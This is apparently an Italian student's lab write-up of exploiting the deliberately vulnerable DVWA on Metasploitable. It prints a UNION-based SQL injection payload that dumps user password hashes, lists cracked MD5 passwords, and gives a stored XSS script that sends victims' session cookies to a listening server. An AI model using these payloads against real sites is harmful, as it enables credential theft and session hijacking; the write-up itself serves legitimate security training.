
SQL injection (blind) e XSS stored

La traccia di oggi ci chiedeva di “exploitare” le vulnerabilità “SQL injection(blind) e XSS stored” presenti sull’applicazione DWA di Metasploitable. Prima di iniziare l’esercizio, ho dovuto impostare il livello della sicurezza della DWA su **low.**

SQL injection (blind)

Una volta effettuato l'accesso sulla DWA, sono andato nella sezione SQL injection (blind), per recuperare le password degli utenti.

Con il comando "**1'UNION SELECT user,password FROM users#"** ho ottenuto username e password degli utenti.



Una volta recuperate le password le ho dovute decifrare perché le password trovate erano degli hash di password MD5.

Per decifrare le password ho usato il programma “CrackStation”, con questo programma mi è bastato inserire l’hash della password e lui mi riconsegnava la password decifrata.


USERNAME: admin

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password


USERNAME: gordonb

Hash	Tipo	Risultato
e99a18c428cb38d5f260853678922e03	md5	abc123


USERNAME: 1337



USERNAME: pablo




USERNAME: smithy



PS: ho usato il programma CrackStation, perché ho avuto problemi ad abilitare la configurazione di “UTF-8”.

XSS stored

Per l'XSS stored, ho preso user e password da quelle ricavate prima per fare l'accesso sulla DWA. Una volta effettuato l'accessco sono andato nella sezione XSS stored; una volta entrati ci ritroviamo due caselle di testo (nome e messaggio) su cui poter scrivere, prima di iniziare a scrive il codice da utilizzare, con il tasto destro del mouse, ispeziona e nel campo maxlength sono andato a cambiare il numero di caratteri da poter inserire, altrimenti non cambiando il numero di caratteri, quando inserivo il codice veniva tagliato.



Una volta cambiato il numero di caratteri massimo da inserire nelle caselle di testo, ho utilizzato questo codice per ricavare il cookie:

“**<script>newImage().src=‘http://192.168.50.100:80/?cookie=‘+encodeURI(document.cookie);</script>**”

.

Ora che il codice è stato inserito è stato salvato nel web server, così ogni volta che un utente avvierà una sessione il codice inserito farà in modo che il cookie di sessione verrà inviato sul nostro server in ascolto.